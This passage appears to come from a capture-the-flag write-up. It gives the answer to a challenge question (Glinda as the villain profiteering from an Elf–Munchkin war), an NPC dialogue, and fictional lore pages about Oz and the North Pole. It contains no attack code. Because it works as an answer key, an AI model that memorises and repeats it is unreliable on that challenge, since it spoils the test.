
– The Wizard

The Real Villain

9) Which character is ultimately the villain causing the giant snowball problem. What is the villain's motive?

The character ultimately responsible for causing the giant snowball problem is Glinda, the good witch of Oz.Her motive was to stir up tensions between the munchkins and elves in order to start a war between OZ and The North Pole. She would then sell her magic and spells to both sides making a ton of money in the process.

After completing the final snowball challenge ("We're off to see the..."). A Conversation between the player and Glinda, the Good Witch is unlocked



NPC Conversation

Conversation with Glinda, the Good Witch


It's me, Glinda the Good Witch of Oz! You found me and ruined my genius plan!

You see, I cast a magic spell on the Abominable Snow Monster to make him throw all the snowballs at the North Pole. Why? Because I knew a giant snowball fight would stir up hostilities between the Elves and the Munchkins, resulting in all-out WAR between Oz and the North Pole. I was going to sell my magic and spells to both sides. War profiteering would mean GREAT business for me.

But, alas, you and your sleuthing foiled my venture. And I would have gotten away with it too, if it weren't for you meddling kids!

It looks like Glinda was the REAL villain behind the snowballs. She was hoping to stir up tensions between the munhkins and elves in order to start a war between Oz and The North Pole! But why? Because she wanted to sell her magic and spells to both sides making a ton of money in the process.

Appendix



The Great Book Pages

About This Book...

This tome is the work of a successive group of anonymous scribes dedicated to preserving the memory of the exceptional Little People of Oz so that they'll go down in history. Over a span of several centuries, each author has striven to capture the most important social, political, and technological changes the Ozians have experienced from the happy golden days of yore through today.

Each and every author is dedicated to the goal of helping future generations appreciate and understand the unique shared heritage of merriment, mirth, and magnanimity characteristic of the Little People of Oz. This book describes the good times they have shared. Also, it also does not shy away from recording the bad times they have suffered as well. Each writer on this great multi-generational project attempts to record and present the facts neutrally, without bias or opinion, uninfluenced as much as possible by factionalism or the controversies of the day.

On the Topic of Flying Animals

Originally, only birds could fly in Oz. But, throughout the land, it was universally recognized that other flying animals would bring great economic benefits - faster transportation, decreased shipping costs, and a certain whimsicality that would likely increase tourism. Oz's greatest scientific minds were tasked with the creation of such beasts. Unfortunately, the actual development of flying animal species was plagued with unforeseen difficulties.

The first attempt, a single flying lion named Moonracer, was a deemed a failure. Although the lion could indeed fly, children responded in abject terror at his fearsome appearance. The Oz Chamber of Commerce demanded that scientists choose a species less formidable than a lion.

Hoping to correct their error, Ozian scientists next grafted wings onto monkeys, hoping that inherent simian cuteness would prevail. Alas, winged monkeys proved even more horrific than the flying lion.

The exasperated scientists then made their third and final attempt - flying reindeer. Through intense research, they devised an incredible technological advancement that would allow reindeer to fly without wings! It was an unparalleled genetic and aerodynamic achievement.

Yet, even this advance was accompanied by a slight concern. The deep-seated genetic alterations introduced to support wingless flight resulted in an infinitesimally small probability of a significant side effect: a one-in-a-million chance that a reindeer would one day be born with a brilliantly shiny red nose. Some of the scientists posited such a reindeer's nose would even glow. Despite this chance, the researchers charged ahead to breed an entire herd of such flying reindeer. And, for centuries, the "red nose" phenomenon was never observed in the wild.

Although the flying reindeer were a technological marvel and achieved enormous success in Oz, The Great Schism changed everything. During the separation negotiations, the Wizard of Oz and Santa Claus both decided that Moonracer and the reindeer would be moved to the North Pole, while the flying monkeys would remain in Oz.

The Great Schism

Many centuries ago, the Little People of Oz were united - one people sharing peace and laughter all the way. But then, tragedy struck - The Great Schism split the community into two bitterly opposed factions: the Munchkins and the Elves. The original cause of this acrimonious division has long been forgotten.

As The Great Schism escalated from verbal arguments to fist fights to the rise of actual armed militias, the Wizard knew he had to act. He reached out to his good friend, Santa Claus, who at the time was setting up a worldwide gift distribution operation at the North Pole. To avoid the near-certain bloodshed of an Oz-wide civil war, the Wizard and Santa agreed that they would relocate the Elven faction to the North, where they would help Santa manufacture presents and run the North Pole's infrastructure. The Munchkins would remain in Oz, living as before, but viewing the Elves' departure as a banishment. The Elves themselves regard their move as a magnanimous and voluntary relocation to the North Pole, seeking refuge from marauding Munchkins.


Sadly, although violence between the Munchkins and the Elves was thwarted, there remains a seething hatred between the two peoples. Despite the best efforts of Santa and the Wizard of Oz, anti-Elf propaganda appears from time to time in Oz, as does anti-Munchin sentiment in the North Pole. Indeed, the two peoples remain in a perpetual state of cold war. Sadly, the chilling after-affects of The Great Schism are felt to this very day.

The Rise of the Lollipop Guild

As tensions escalated immediately before The Great Schism, outright fistfights erupted in the streets of the Emerald City as the most radicalized Elves and Munchkins battled for turf. In those early days, the small-scale skirmishes were disorganized and chaotic. But as hostilities and violence continued to grow, organized groups of elite fighters emerged on each side to take control of the militias. One particularly noteworthy band of commandos named itself the "Lollipop Guild."

Today, despite its sweet candy-themed name, the Guild's mission is by no means sugar coated. The official, stated focus of this liliputian force is to apply elite military tactics to defend Oz against all Elven aggression. What's more, it's also believed (at least among the Elves) that the Lollipop Guild engages in offensive operations against the North Pole, both from a cyber and kinetic perspective. The Elves consider the Lollipop Guild to be a terrorist organization. Indeed, the North Pole Elven Blue Team toils year-round defending the computer and network infrastructure of the North Pole from attack. Their biggest fear is that the Lollipop Guild will somehow disrupt or destroy the North Pole's biggest production of the year - Santa's Christmas Day present delivery operation. The North Pole Blue Team is on extremely high alert throughout Christmas Eve, an exhaustive period of analysis and active defense this team refers to as "Blue Christmas."

Although it has never been proven, the Elves allege that the Lollipop Guild has infiltrated its operatives among the North Pole population, cleverly disguising these nefarious interlopers as Elves. According to these rumors, so-called Munchkin Moles mingle among even the Elven Elite. Because Elves and Munchkins look identical, Elven leadership remains confounded about whether Munchkin Moles actually exist. Yet, rumors persist.



The Abominable Snow Monster


When the Elves and reindeer refugees first arrived at the North Pole, they found a barren but workable landscape. The desolate peace of the cold North was a welcomed change from the bitter battles with the Munchkins back in Oz. Dressed up like Eskimos for their first several months, all elves from one to ninety-two worked without interruption building homes for themselves, stalls for the reindeer, toy production lines, and finally a splendid castle for Santa.

But then, it started. Some of their food stocks mysteriously disappeared. Initially, the Elves hypothesized that Munchkin Moles were pilfering their provisions, so they embarked on a detailed investigation. Sadly, the taskforce found very little evidence, except for MASSIVE footprints in the snow near the food storage bins.

And then, it got worse. Elves started disappearing. One at a time, over the space of a couple of weeks, a half dozen elves simply vanished, their last known location surrounded by more gigantic footprints.

